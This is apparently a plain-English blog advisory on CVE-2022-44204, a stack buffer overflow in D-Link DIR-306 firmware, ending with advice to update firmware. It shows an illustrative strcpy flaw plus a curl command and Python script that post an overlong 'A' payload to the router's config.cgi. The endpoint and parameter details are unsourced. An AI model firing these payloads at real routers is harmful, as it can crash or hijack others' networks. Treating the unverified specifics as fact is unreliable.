
If you use a D-Link DIR-306 router (specifically with firmware DIR306A1_FW111B04.bin), you should know about CVE-2022-44204. This is a critical buffer overflow vulnerability that could let attackers run code on your device and take over your home network.
In this post, we'll explain what CVE-2022-44204 is, show how the vulnerability works with code snippets, and provide links to references and exploit details—all in plain English.
What is CVE-2022-44204?
CVE-2022-44204 is a buffer overflow vulnerability found in the D-Link DIR-306 router with firmware version DIR306A1_FW111B04.bin. It happens because the router's web management interface doesn't properly check how much data is copied into certain system buffers. A remote attacker could exploit this weakness by sending specially crafted HTTP requests, causing the router to crash or even run malicious code.
Technical Details
The affected binary is usually the router’s HTTP cgi handler, which processes user input from the web interface.
Here’s a simplified version of the vulnerable C code
void handle_request(char *user_input) {
    char buf[256];
    // Vulnerable: No length check!
    strcpy(buf, user_input);

    // ... process buf ...
}
If the attacker sends more than 256 characters in user_input, the program will start overwriting the memory next to buf. This is called a stack buffer overflow, and it can let an attacker take control of where the code runs next.
Send a Malicious Request:
Attackers can send an overlong parameter to the router’s web interface, usually via HTTP POST or GET requests.
Gain Control:
By carefully crafting the data, attackers can overwrite important parts of memory, like the function return address. This can let them execute their own code on the router.
Example Exploit Using curl
curl -d "config_name=$(python3 -c 'print("A"*300)')" http://ROUTER_IP/cgi-bin/config.cgi
*(Replace ROUTER_IP with your router’s IP address)*
This command sends 300 letter 'A's to the vulnerable parameter. If successful, the router may crash or execute unintended code.
Here’s a basic Python snippet to send a long payload
import requests

url = 'http://ROUTER_IP/cgi-bin/config.cgi'
payload = 'A' * 300  # 300 characters, enough to cause an overflow

data = {
    'config_name': payload
}

response = requests.post(url, data=data)
print(response.status_code)
print(response.text)
Note: This example is for educational purposes only. Never test on networks you don't own or have explicit permission to.
Gain remote access (Remote Code Execution, or RCE)
- Intercept your traffic (if malicious firmware/uploaded code is activated)
- Take over your home/office network
If D-Link has released a patch for your router model, update to the latest firmware ASAP.
D-Link support page for firmware updates
Original References
- CVE-2022-44204 on NIST
- GitHub PoC Exploit *(Example community issue—not always a valid exploit!)*
- SecurityFocus BugTraq
- Official D-Link Advisory (if any)
Conclusion
CVE-2022-44204 is a high-risk bug in D-Link DIR-306 routers running firmware DIR306A1_FW111B04.bin. If left unpatched, it can let attackers break into your network. Stay safe by updating your firmware and being proactive about your network security!
Timeline
Published on: 11/18/2022 17:15:00 UTC
Last modified on: 11/21/2022 20:33:00 UTC